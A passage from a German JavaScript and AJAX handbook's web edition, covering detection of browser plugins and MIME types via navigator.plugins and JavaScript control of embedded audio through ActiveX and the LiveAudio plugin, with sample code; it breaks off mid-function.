Einige Elemente sind besonders hervorgehoben: Offensichtlich wurde das `ScriptManager`-Element durch zwei `<script>`-Tags ersetzt; der AutoCompleteExtender wurde ebenfalls in ein `<script>`-Element umgesetzt (allerdings eines mit XML im Inneren, kein JavaScript). Und so ist es tatschlich: Die ersten `<script>`-Elemente enthalten die Atlas-Client-Bibliothek, werten das XML-`<script>`-Element am Seitenende aus und erzeugen so den ComboBox-Effekt, wie in Abbildung 21.6 zu sehen ist.



Hier klicken, um das Bild zu Vergrern

Abbildung 21.6 Die Atlas-ComboBox

Auch fr Atlas gilt: Ganze Bcher lieen sich damit fllen, dies war nur eines von vielen Beispielen. Wenn Sie auf ASP.NET 2.0 setzen, sollten Sie unbedingt einen Blick darauf werfen.

[1]Zumindest so ungefhr – die exakte Ausgabe hngt auch vom Browsertyp ab.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 22 Plugins**
  - **22.1 Plugins erkennen**
    - **22.1.1 Zugriff auf Plugins**
    - **22.1.2 Zugriff auf MIME-Typen**
    - **22.1.3 Refresh**

Die Zuschauer sind in der Multimedia-Gesellschaft das eigentliche knappe Gut. – Dieter Grimm

Kapitel 22 Plugins

Die Einbindung von externen Medien auf Webseiten umgeht viele der Beschrnkungen von HTML, CSS und JavaScript. Animationen, Musikdateien, spezielle Formate wie PDF oder SVG und sogar Videos sind dank Browser-Plugins mglich. Das wiederum bt auf viele JavaScript-Entwickler eine groe Faszination aus. Eine berprfung, ob ein Plugin vorhanden ist, ist interessant; der Zugriff auf das Plugin und damit auf eingebettete Medien ist noch wichtiger: Deswegen erlutert dieses Kapitel zunchst, wie Plugins mit JavaScript angesprochen werden, und das folgende Kapitel erlutert die Arbeit mit einigen bekannte(re)n Plugins.

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

22.1 Plugins erkennen ▼

Die Untersttzung von Musik beispielsweise ist kein in den Browsercode eingebautes Feature. Stattdessen verwenden beide Browser jeweils ein Plugin. Beim Netscape hie es **LiveAudio**, beim Internet Explorer ist es **ActiveMovie Control** oder der installierte **Windows Media Player 6.4**, **7.x**, **9.0**, **10** oder **11** (in neueren Windows-Versionen ist er automatisch auf dem System vorhanden). Die JavaScript-Implementierung des Internet Explorers erkennt keine Plugins, deswegen kann man bei diesem Browser nicht mit JavaScript auf irgendwelche Plugins zugreifen (nur ber einige Tricks). Beim Netscape Navigator und auch bei Mozilla-Browsern ist das schon anders.

top

22.1.1 Zugriff auf Plugins ▼▲

Alle Plugins werden beim Netscape und dann auch im Mozilla im Array `navigator.plugins` gespeichert. Der Internet Explorer kennt dieses Objekt auch, es ist aber leer. Beim Zugriff gibt es also eine Fehlermeldung, und man kann keine Werte abfragen. Jedes Element des `navigator.plugins`-Arrays ist ein `Plugin`-Objekt. Es hat die folgenden Eigenschaften:

- `name` – der Name des Plugins
- `description` – die Beschreibung des Plugins
- `filename` – der lokale Dateiname des Plugins
- `length` – die Anzahl der vom Plugin untersttzten MIME-Typen

Ein MIME-Typ ist eine Art von Identifikator, den der Webserver den Daten voranstellt, die er schickt. Bei HTML-Dateien ist dieser MIME-Typ `text/html`, bei **.js**-Dateien sollte er `text/javascript` sein.


Auf ein Plugin kann auf die folgende Art und Weise zugegriffen werden:

```
navigator.plugins["Plugin-Name"]
navigator.plugins[Index].
```

Wie immer beginnt die Zhlung bei `null`, das dritte Plugin hat also den Index zwei.

Die folgende Schleife gibt alle Plugins aus, die im Browser installiert sind:

```
function tag(s){
   return "<" + s + ">";
}
document.write(tag("table border='1'"));
for (var i=0; i<navigator.plugins.length; i++) {
   document.write(tag("tr") + tag("td"));
   document.write(navigator.plugins[i].name);
   document.write(tag("/td"));
   document.write(tag("td"));
   document.write(navigator.plugins[i].description);
   document.write(tag("/td"));
   document.write(tag("td"));
   document.write(navigator.plugins[i].filename);
   document.write(tag("/td"));
   document.write(tag("td"));
   document.write(navigator.plugins[i].length)
   document.write(tag("/td") + tag("/tr"));
}
document.write(tag("/table"));
```



Hier klicken, um das Bild zu Vergrern

Abbildung 22.1 Die Plugins im Browser

top

22.1.2 Zugriff auf MIME-Typen ▼▲

Um auf MIME-Typen zuzugreifen, gibt es ebenfalls mehrere Mglich-keiten:

- `navigator.plugins["Name"/Index]["Name"]`
- `navigator.plugins["Name"/Index][Index]`
- `navigator.mimeTypes["Name"/Index]`

Ein `mimeTypes`-Objekt, also ein Element des Arrays, hat die folgenden Eigenschaften:

- `type`: Name des MIME-Typs
- `description`: Beschreibung des MIME-Typs
- `suffixes`: mgliche Dateiendungen der Dateien des MIME-Typs
- `enabledPlugin`: boolescher Wert, der angibt, ob es fr diesen MIME-Typ ein Plugin im Browser gibt

Mit einer hnlichen Schleife wie oben lassen sich alle vom Browser akzeptierten MIME-Typen ausgeben. Da dies jedoch in der Regel ber hundert sind, mssen Sie es nicht unbedingt ausprobieren.

top

22.1.3 Refresh

Von besonderem Interesse ist noch die Methode `plugins.refresh()`. Mit ihr wird die Liste aller Plugins aktualisiert, und gegebenenfalls werden alle Plugins aktiviert. Nach der Installation eines Plugins kann man diese Methode aufrufen. Ein boolescher Parameter muss bergeben werden. Das hat die folgenden Konsequenzen:

- `navigator.plugins.refresh(false)`: Plugins, die normalerweise aktiv wren, werden nicht aktualisiert oder aktiviert.
- `navigator.plugins.refresh(true)`: Die gesamte Plugin-Liste wird aktualisiert, und alle Plugins werden neu gestartet.

Die letzte Variante wird ebenfalls erreicht, wenn kein Parameter an die `refresh()`-Methode bergeben wird. Wenn ein Benutzer ein Plugin installieren und den Browser neu starten muss, weil er auf Ihrer Seite war und das Plugin bentigt, so wird er danach nicht unbedingt auf Ihre Seite zurckkommen. Den Neustart knnen Sie sich aber wie gesagt sparen, wenn Sie `navigator.plugins.refresh(true)` verwenden.

Wie bereits die Netscape-Browser haben auch Mozilla-Browser einen Menbefehl **Help** N **About plug-ins** bzw. **Hilfe** N **ber Plug-ins**, der hnliches leistet; alternativ verwenden Sie die Pseudo-URL **about:plugins**. In

Abbildung 22.2 finden Sie eine Beispielausgabe.



Hier klicken, um das Bild zu Vergrern

Abbildung 22.2 Die Plugin-Anzeige eines Mozilla-Browsers

Mit diesen Informationen knnen Sie dann auch feststellen, ob ein bestimmtes Plugin vorliegt: Sie sehen einfach in `navigator.plugins` nach, ob der entsprechende Eintrag vorhanden ist.

Leider funktioniert das wie gesagt nur im Mozilla-Browser. Im Internet Explorer sind alle Plugins ActiveX-Objekte, die wie folgt instanziiert werden wrden:

```
var obj = new ActiveXObject("NameDesPlugins");
```

Mittels `try`/`catch` knnen Sie dann berprfen, ob das funktioniert, beziehungsweise bei einem Fehler entsprechend reagieren:

```
try {
   var obj = new ActiveXObject("NameDesPlugins");
   var plugin = true;
} catch(e) {
   var plugin = false;
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 23 Multimedia**
  - **23.1 Musik**
    - **23.1.1 Einbau in HTML**
    - **23.1.2 Standardkontrollen des Internet Explorers**
    - **23.1.3 Standardkontrollen des Netscape Navigator**
    - **23.1.4 Browserunabhngige Ansteuerung**
    - **23.1.5 Anwendung: Wurlitzer**
  - **23.2 Microsoft Windows Media Player**
    - **23.2.1 Einbau in HTML**
    - **23.2.2 Browserunabhngige Ansteuerung**
    - **23.2.3 Anwendung: Heimkino**
  - **23.3 Adobe-Plugins**
    - **23.3.1 Prinzipielles**
    - **23.3.2 Director**
    - **23.3.3 Flash**
    - **23.3.4 Mit Flash kommunizieren**

24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Musik ist heutzutage oft nur Lrm mit Copyright. – Peter Holl

Kapitel 23 Multimedia

Das Einbinden von Multimedia-Inhalten wie Audio und Video in Webseiten wird generell sehr stiefmtterlich behandelt. Allzu aufdringliches Hintergrundgedudel gilt generell als verpnt, und wenn sich jemand doch traut, seine Website musikalisch zu untermalen, werden meistens Kardinalfehler begangen, so dass das Grauen nur im Internet Explorer (oder in dem vom Webmaster bevorzugten Browser) zu hren ist – wobei sich hier die Frage stellt, ob das wirklich ein Nachteil ist.

Doch es soll nicht verschwiegen werden, dass es im World Wide Web viele qualitativ hochwertige Multimedia-Inhalte gibt – wenn man nur lange genug danach sucht. Der Einbau an sich ist schon ein kleines Problem, weil einige populre HTML-Anleitungen in diesem Punkt einiges an Ungenauigkeiten und Auslassungen aufweisen. Das ist zum Teil verstndlich – da wird aus der offiziellen Spezifikation kopiert, und Multimediadaten zum Testen stehen nicht zur Verfgung –, fhrt aber bei dem- bzw. derjenigen, der bzw. die das umsetzen muss, zu groem Frust.

Das Ziel dieses Kapitels ist nicht, eine groe HTML-Einfhrung abzuliefern, sondern es soll zeigen, wie man mit ein wenig JavaScript die Multimedia-Inhalte steuern kann. Dazu werden zwei Anwendungen vorgestellt, die mit JavaScript manipulierbar sind. Zunchst beschftigen wir uns mit der herkmmlichen Wiedergabe von Audiodaten ber die beim Internet Explorer und Netscape Navigator mitgelieferten Komponenten (**ActiveX** beim Internet Explorer, **Plugins** beim Netscape Navigator). Im zweiten Teil wird der Media Player von Microsoft nher beleuchtet: Sie sehen, wie Inhalte fr dieses Produkt in Webseiten integriert werden knnen und wie Sie mit JavaScript das Steuer bernehmen knnen. Der Media Player kann nicht nur Audio-, sondern auch Videodaten wiedergeben.

Bevor wir in medias res gehen, noch ein kurzer Hinweis: Bei all der Begeisterung fr bewegte Bilder und Tne sollten Sie zwei Sachen nie auer Acht lassen:

- die Bandbreite des Internetzugangs Ihrer Benutzer
- die Leidensfhigkeit Ihrer Benutzer

Halten Sie also die Dateigren in einem akzeptablen Rahmen, und verwenden Sie Audio (und Video) nicht um des bloen Effekts willen, sondern gerade weil es gut zur Seite passt und dennoch nicht aufdringlich ist. Ansonsten sind die Besucher schneller wieder weg, als Ihnen lieb sein kann.

top

23.1 Musik ▼

Wenden wir uns zunchst dem Einbau von Sounddaten zu. Die untersttzten Dateiformate sind von bereits installierten Plugins oder Abspielkomponenten der Browser abhngig, insbesondere populre Formate wie etwa **WAV** werden nicht immer direkt untersttzt.

Der wohl kleinste gemeinsame Nenner ist hier das **.mid**-Format; das steht fr MIDI. In diesem Format wird nur eine begrenzte Menge an Informationen gespeichert: Welche Tonhhe hat eine Note, wie laut ist diese Note, wie lange wird sie gehalten, und welches Instrument spielt sie? Das ist auch alles – die Emulation des Instruments muss das Abspielprogramm bernehmen, darber ist in der Datei nichts ausgesagt. Aus diesem Grund klingen MIDI-Dateien auch immer eher bescheiden, was aber nicht an der Qualitt der Datei liegt, sondern an den Beschrnkungen des Formats und der mangelnden Qualitt der Abspielsoftware.

top

23.1.1 Einbau in HTML ▼▲

Prinzipiell stehen fr den Einbau von Multimediadaten mehrere HTML-Tags zur Verfgung. Die verbreitetsten sind `<embed>` und `<object>`. `<embed>` gilt als Netscape-Erfindung und wurde aus Konzessions- und Kompatibilittsgrnden in den Internet Explorer 4 eingebaut (der etwas nach dem Netscape Navigator 3 erschien, in dem das Tag eingefhrt wurde). Gleichzeitig hat Microsoft in dieser Internet-Explorer-Version ein weiteres Tag eingefhrt, `<object>`. Das Rennen hat (nicht nur hier) Microsoft gewonnen, `<object>` ist inzwischen eine offizielle W3C-Empfehlung und wird auch von Mozilla-Browsern untersttzt (allerdings verwenden diese auch immer noch `<embed>`, sofern notwendig). Fr einfache Audiodaten ist mit `<embed>` jedoch ein kleinster gemeinsamer Nenner gefunden, der sowohl im Internet Explorer als auch im Mozilla funktioniert.

Mozilla wird eigentlich ohne Audio-Plugins ausgeliefert, aber auf den meisten Sytemen ist mindestens ein Sound-Player vorhanden, der sich in den Browser einklinkt.

Eine Audiodatei kann wie folgt (weitestgehend) browserunabhngig eingebaut werden:

```
<embed name="musik" src="datei.mid"
  autostart="true" hidden="false" mastersound="mastersound"></embed>
```

An dieser Stelle sollen nur die wichtigsten Attribute vorgestellt werden, in der Praxis gibt es freilich weitere:

- `autostart`: kann entweder auf `"true"` oder auf `"false"` gesetzt werden und gibt an, ob die Wiedergabe der Audiodatei sofort nach dem Laden der Seite beginnen soll (dann `"true"`) oder nicht (dann `"false"`).
- `hidden`: kann entweder auf `"true"` oder auf `"false"` gesetzt werden und gibt an, ob eine Audiokomponente (inklusive Kontrollelementen zum Starten, Stoppen und Spulen des Dateiinhalts) angezeigt werden soll (dann `"false"`) oder nicht (dann `"true"`).
- `mastersound`: Mozilla-Browser bentigen dieses Attribut, um die Audiodaten wiederzugeben.
- `name`: wie gehabt: Ein Identifikator, ber den die Audiokomponente von JavaScript aus angesprochen werden kann. Der Zugriff erfolgt wie gehabt ber `document.name-Attribut` oder ausfhrlich ber `document.embeds["name-Attribut"]`.

top

23.1.2 Standardkontrollen des Internet Explorers ▼▲

Fr die Audiowiedergabe ist im Internet Explorer die ActiveMovie-ActiveX-Komponente zustndig, die standardmig bei Windows 95 mitgeliefert wurde. Ab Windows 98 tritt an diese Stelle der **Windows Media Player** (WMP). In den urspnglich ausgelieferten Versionen von Windows 98 und Windows 98 SE war das Version 6.4. Etwas spter – in etwa mit Windows ME – erschien WMP-Version 7, zum Zeitpunkt der Drucklegung dieses Buchs war Version 11 aktuell (als Beta-Version und Vorbote von Windows Vista). Bei der Installation des Windows Media Players (die Versionen ab 7 stehen fr alle Windows-Plattformen auer Windows 95 und Windows NT 4 zur Verfgung) wird die zugehrige ActiveX-Komponente gleich in den Internet Explorer integriert. An sich ist das keine schlechte Sache, aber die Ansteuerung der Komponenten ist unterschiedlich.

Die wesentlichen Funktionen zur Ansteuerung von Audiodaten sind die folgenden:

- Wiedergabe starten
- Wiedergabe anhalten
- Wiedergabe pausieren lassen

Das ActiveX-Control von ActiveMovie oder vom Windows Media Player bietet hierzu drei Funktionen an, die bei allen Controls einen identischen Namen tragen:

- `play()` – startet die Wiedergabe (bzw. setzt sie nach dem Pausieren fort).
- `pause()` – hlt die Wiedergabe an.
- `stop()` – beendet die Wiedergabe.

Der aktuelle Wiedergabestatus kann ebenfalls abgefragt werden, doch hier unterscheiden sich die ActiveMovie-Komponente und das ActiveX-Control des Media Players. Whrend die ActiveMovie-Komponente den Status in der Eigenschaft `CurrentState` speichert, heit das Gegenstck des Windows Media Players `PlayState`. Doch damit nicht genug der Unterschiede: Der Windows Media Player Version 6.4 ist in Sachen Wertebereich fr die Eigenschaft weitestgehend kompatibel zu ActiveMovie, wie aus der folgenden Tabelle ersichtlich ist.

Tabelle 23.1 Die Bedeutung der Statuswerte bei Active Movie und Media Player 6.4

	CurrentState (ActiveMovie)	PlayState (Media Player 6.4)
0	Stop	Stop
1	Pause	Pause
2	Wiedergabe	Wiedergabe

Mit Version 7 des Media Players hat sich dieses Verhalten leider gendert – die verschiedenen Statuswerte haben jetzt eine andere Bedeutung. In den Versionen 7.1 bis 11 wurde wenigstens nichts gendert, so dass die Hoffnung besteht, dass auch die Komponenten der zuknftigen Media Player ein konsistentes Verhalten zeigen.

Tabelle 23.2 Bedeutung der Statuscodes bei allen IE-Komponenten

	CurrentState (ActiveMovie)	PlayState (Media Player 6.4)	PlayState (Media Player ab 7.0)
0	Stop	Stop	undefiniert
1	Pause	Pause	Stop

2	Wiedergabe	Wiedergabe	Pause
3	undefiniert	undefiniert	Wiedergabe

Der Nachteil der Inkompatibilitt kann aber insofern ausgeglichen werden, als dass der aktuelle Status in der Regel uninteressant ist. Wenn Sie die komplette Steuerung mit JavaScript durchfhren, knnen Sie den Status auch selbst von Hand nachverfolgen, da die Audiodaten alle per Skript gestartet, gestoppt und auf Pause gestellt werden.

Die Lautstrke steht in der Eigenschaft `volume` des ActiveX-Control. Sie haben von JavaScript aus Lese- und Schreibrechte auf diese Eigenschaft, Sie knnen also die Wiedergabelautstrke per JavaScript ndern:

```
document.musik.volume += 20;  // 20 Einheiten lauter
```

ber die Eigenschaft `currentPosition` knnen Sie die aktuelle Position des Abspielkopfes bestimmen und auch verndern. Die Maeinheit sind dabei Sekunden. Folgendes Kommando spult das Band bildlich gesprochen zurck:

```
document.musik.currentPosition = 0;
```

Um auf das Gegenstck – das Ende und damit die Lnge des Audioclips – zuzugreifen, muss etwas weiter ausgeholt werden.

Es besteht die Mglichkeit, die Wiedergabe an einer bestimmten Stelle starten und an einer anderen, ebenfalls definierten Stelle enden zu lassen. Dies nennt man eine Auswahl (engl. *selection*), und die zugehrigen Eigenschaften heien `selectionStart` (Beginn der Wiedergabe in Sekunden) und `selectionEnd` (Ende der Wiedergabe in Sekunden). Um also festzustellen, wie lang der Audioclip ist, gengt es, nach dem Laden auf `selectionEnd` zuzugreifen. Diese Eigenschaft steht erst zur Verfgung, wenn die Audiodatei komplett geladen worden ist; die Eigenschaft `ReadyState` hat dann den Wert `4`.

Zum Abschluss sehen wir uns kurz die letzte wichtige Funktion an: das Laden eines Audioclips. In der Eigenschaft `FileName` wird der Name der aktuellen Datei gespeichert. Dieser kann auch verndert werden:

```
document.musik.FileName = "galileo.mid";
```

top

23.1.3 Standardkontrollen des Netscape Navigator

Mit den meisten Netscape- und sogar manchen Mozilla-Versionen wird das LiveAudio-Plugin mitgeliefert. Als Netscape/Mozilla-Plugin besitzt es – im Gegensatz zu ActiveX-Komponenten des Internet Explorers – keine Eigenschaften, sondern erlaubt nur einen Zugriff ber Methoden. Das ist kein greres Problem, denn (fast) alles, was im Internet Explorer mit einer Eigenschaft gesetzt werden kann, findet im Konkurrenzbrowser mit einer Funktion eine Entsprechung.

Ein Wort zum Mozilla: Meistens ist dort kein Audio-Plugin dabei. Das heit, der Client bentigt ein spezielles Plugin, etwa von Quicktime oder vom Windows Media Player oder vom Real Player. In der Praxis wird aber meistens Flash verwendet, um Audio- (und auch Video-)Daten abzuspielen. In Abschnitt 23.3.3 erfahren Sie mehr zur Ansteuerung per JavaScript. Der Windows Media Player wird in Abschnitt 23.2 genauer behandelt.

Auch bei einem LiveAudio-Plugin knnen Sie die drei Standardfunktionen – Start, Pause, Stop – aufrufen:

- `play(loop)` – startet die Wiedergabe oder lsst sie (wenn sie pausierte) wieder starten.
- `pause()` – lsst die Wiedergabe pausieren.
- `stop()` – beendet die Wiedergabe.

Zur Abfrage des Wiedergabestatus stehen drei Funktionen zur Verfgung; genau eine davon liefert `true`, die beiden anderen `false`:

- `IsPaused()` – gibt an, ob die Wiedergabe pausiert wurde (`true`) oder nicht (`false`).
- `IsPlaying()` – gibt an, ob die Audiodatei gerade wiedergegeben wird (`true`) oder nicht (`false`).
- `IsReady()` – gibt an, ob das Plugin samt Audiodatei komplett geladen worden ist (`true`) oder nicht (`false`).

Die Wiedergabe ist also genau dann gestoppt, wenn `IsReady()` den Rckgabewert `true` hat und `IsPaused()` und `IsPlaying()` jeweils `false` zurckliefern.

Die Lautstrke kann nicht ber eine Eigenschaft gesetzt werden, sondern hier ist – wie eingangs erwhnt – eine extra Methode erforderlich. Mit `setvol()` wird die Lautstrke gendert, als Wert sollte eine Zahl von 0 bis 100 angegeben werden, denn das Plugin misst in Prozentpunkten. Die aktuelle Lautstrke wird von der Funktion `GetVolume()` zurckgeliefert.

```
document.musik.setvol(document.musik.GetVolume() + 20);
  // 20 Prozentpunkte lauter
```

Die aktuelle Position innerhalb der Wiedergabe kann mit dem LiveAudio-Plugin nicht bestimmt werden, zumindest nicht von JavaScript aus. Jedoch kann eine Start- und eine Endzeit festgesetzt werden, von bzw. bis zu der die Audiodaten abgespielt werden knnen. Die zugehrigen Methoden des Plugins heien `start_time()` und `end_time()`, der Parameter ist jeweils die gewnschte Sekundenzahl.

Wenn also zu Sekunde 20 der Audiodatei gesprungen werden soll, kann die Startzeit auf `20` gesetzt werden:

```
document.musik.start_time(20);
```

Die mit `start_time()` und `end_time()` vorgenommenen Angaben gelten auch fr ein wiederholtes Abspielen der Sounddatei. Um die Einstellungen wieder rckgngig zu machen, knnen die Methoden `start_at_beginning()` (macht `start_time()` rckgngig) und `stop_at_end()` (macht `end_time()` rckgngig) aufgerufen werden.

Der Dateiname des aktuellen Clips kann mit der bereits bekannten `play()`-Funktion gendert werden. Die URL des Clips kann als zweiter Parameter bergeben werden:

```
document.musik.play(true, "galileo.mid");
```

top

23.1.4 Browserunabhngige Ansteuerung ▼▲

Um den Audioclip browserunabhngig anzusteuern, muss zunchst festgestellt werden, welche Form von Browser vorliegt.

Der Internet Explorer kann daran erkannt werden, dass `window.ActiveX-Object` existiert.

Der Netscape- oder Mozilla-Browser muss, um LiveAudio-Daten zu untersttzen, die folgenden Bedingungen erfllen:

- `navigator.plugins` muss existieren (darf also nicht `false` zurckliefern). Dann nmlich werden Plugins vom Browser untersttzt.
- `navigator.plugins["LiveAudio"]` muss existieren (darf also nicht `false` zurckliefern). Dann nmlich ist das LiveAudio-Plugin installiert.
- `navigator.javaEnabled()` muss `true` zurckliefern – denn ohne Java funktioniert der JavaScript-Zugriff auf das Plugin nicht.

```
if (navigator.plugins &&
    navigator.plugins["LiveAudio"] &&
    navigator.javaEnabled()) {
   // Code fr LiveAudio
} else if (navigator.plugins && document.all) {
   // Code fr ActiveMovie / Media Player
}
```

Um die Erstellung von browserunabhngigen Funktionen zur Soundsteuerung zu erleichtern, werden zwei Hilfsfunktionen geschrieben, die jeweils angeben, ob der Internet-Explorer- oder Netscape-spezifische Code verwendet werden kann:

```
function sound_nn() {
   return (navigator.plugins &&
           navigator.plugins["LiveAudio"] &&
           navigator.javaEnabled());
}
function sound_ie() {
   return (window.ActiveXObject != null);
}
```

Die weiteren Funktionen bedienen sich der vorgestellten Hilfsfunktionen. Zunchst ist aber noch ein letzter Vorbereitungsschritt ntig. Das Ziel der Hilfsfunktionen (und der meisten Beispiele in diesem Buch) ist es, mglichst universell einsetzbar zu sein. Aus diesem Grund ist es nicht mglich, innerhalb der Funktionen auf einen hartkodierten (also nicht vernderbaren) Namen des Soundelements zuzugreifen. Stattdessen wird vorausgesetzt, dass ein extra Objekt erzeugt worden ist. Dieses Objekt enthlt als Eigenschaften unter anderem eine Referenz auf das Soundobjekt, aber auch Verweise auf die einzelnen im Folgenden ausprogrammierten Methoden.

Ein solches Objekt wird mit folgender Anweisung erzeugt:

```
var o = new sound_obj(ref);
```

Als Parameter wird eine Referenz auf das Plugin oder das ActiveX-Control bergeben, in der Regel wie zuvor auch via `document.embeds["name-Attribut"]`. Die Funktion, die das JavaScript-Objekt erstellt, sieht folgendermaen aus:

```
function sound_obj(ref) {
   this.obj = ref;
   this.play = sound_play;
   this.pause = sound_pause;
   this.stop = sound_stop;
   this.getVolume = sound_getVolume;
   this.setVolume = sound_setVolume;
   this.start = sound_start;
   this.ende = sound_ende;
   this.startReset = sound_start_reset;
   this.endeReset = sound_ende_reset;
   if (sound_ie()) {
      this.origEnde = 0;
   }
   this.lade = sound_lade_datei;
   return this;
}
```

Wie Sie sehen, werden in der Funktion eine Reihe von Methoden definiert. Die zugrunde liegenden Hilfsfunktionen fr die neuen Methoden werden im Folgenden entwickelt. ber `this.obj` kann jederzeit auf das Sound-Objekt zugegriffen werden, also das Plugin bzw. die ActiveX-Komponente. Fr die ActiveMovie- bzw. Media-Player-Komponente wird in einer Objekteigenschaft abgelegt, welche Lnge der Clip ursprnglich hatte.

Beispielsweise mssen Sie bei der Funktion zur Wiedergabe der Audiodatei eine Unterscheidung vornehmen. Wenn ein Parameter (oder mehrere) bergeben werden, muss er an die Methode `play()` bergeben werden, aber nur, wenn ein Netscape-Browser vorliegt. Wird kein Parameter bergeben, muss als Standardparameter `true` bergeben werden (denn der Macintosh-Netscape bentigt unbedingt einen Parameter fr `play()`).

```
function sound_play() {
   if (sound_nn()) {
      var anzParameter = sound_play.arguments.length;
      var param1 = (anzParameter < 1) ? true :
                   sound_play.arguments[0];
      var param2 = (anzParameter < 2) ? null :
                   sound_play.arguments[1];
```

```
      if (param2) {
         this.obj.play(param1, param2);
      } else {
         this.obj.play(param1);
      }
   } else if (sound_ie()) {
      this.obj.play();
   }
}
```

Die Funktionen zum Pausierenlassen und zum Stoppen der Wiedergabe sind da wesentlich leichter zu erstellen − denn die Bezeichnungen sind identisch:

```
function sound_pause()   {
   if (sound_nn() || sound_ie()) {
      this.obj.pause();
   }
}

function sound_stop()   {
   if (sound_nn() || sound_ie()) {
      this.obj.stop();
   }
}
```

Fr das Lesen und Setzen der Lautstrke muss wieder zwischen den Browsern unterschieden werden. Beim Internet Explorer (sprich: Ac-tiveMovie bzw. Media Player) kann auf die Eigenschaft `volume` zurckgegriffen werden, Netscapes LiveAudio kennt die Methoden `setvol()` und `GetVolume()`:

```
function sound_getVolume()   {
   if (sound_nn()) {
      return this.obj.GetVolume();
   } else if (sound_ie()) {
      return this.obj.volume;
   }
}

function sound_setVolume(v)   {
   if (sound_nn()) {
      this.obj.setvol(v);
   } else if (sound_ie()) {
      this.obj.volume = v;
   }
```

```
}
```

Als Nchstes wenden wir uns der Auswahl eines Abspielbereichs zu: dem Setzen der Start- und Endzeit. Als Parameter verwenden sowohl die Netscape- als auch die Internet Explorer-Methoden Sekunden, so dass keine Umrechnung notwendig ist.

```
function sound_start(n)   {
   if (sound_nn()) {
      this.obj.start_time(n);
   } else if (sound_ie()) {
      if (this.obj.ReadyState == 4) {
         this.obj.SelectionStart = n;
      }
   }
}

function sound_ende(n)   {
   if (sound_nn()) {
      this.obj.end_time(n);
   } else if (sound_ie()) {
      if (this.obj.ReadyState == 4) {
         if (this.origEnde == 0) {
            this.origEnde = this.obj.SelectionEnd;
         }
         this.obj.SelectionEnd = n;
      }
   }
}
```

Beachten Sie im obigen Code die folgende Abfrage:

```
if (this.obj.ReadyState == 4)
```

Damit wird berprft, ob die Audiodatei bereits vollstndig geladen worden ist. Wenn das nicht der Fall ist, kann nicht auf die Eigenschaft `SelectionEnd` zugegriffen werden.

Ebenfalls wird in obigem Code der originale Wert von `SelectionEnd` in der Objekteigenschaft `origEnde` gespeichert. Der Wert wird spter noch bentigt.

Um die von `sound_start()` und `sound_ende()` vorgenommenen Einstellungen rckgngig zu machen, werden ebenfalls zwei Funktionen geschrieben. Der Effekt von `sound_start()` kann sehr leicht aufgehoben

werden − die Startzeit wird einfach auf 0 gesetzt:

```
function sound_start_reset() {
   sound_start(0);
}
```

Um `sound_ende()` rckgngig zu machen, muss man sich etwas mehr berlegen. Das Netscape-Plugin bietet die Methode `stop_at_end()` an, ActiveMovie/Media Player bietet da keinen adquaten Ersatz. Vielleicht erinnern Sie sich ja − in der Funktion `sound_ende()` wird die originale Cliplnge in einer Objektvariablen gespeichert. Um also `sound_ende()` rckgngig zu machen, mssen Sie einfach wieder den alten Wert zuweisen:

```
function sound_ende_reset() {
   if (sound_nn()) {
      this.obj.stop_at_end();
   } else if (sound_ie()) {
      if (this.origEnde != 0) {
         this.obj.SelectionEnd = this.origEnde;
      }
   }
}
```

Der letzte Punkt auf unserer Aufgabenliste ist das Laden eines neuen Clips. Bei LiveAudio muss die `play()`-Funktion aufgerufen werden, beim Internet Explorer die Eigenschaft `FileName` gendert werden:

```
function sound_lade_datei(x) {
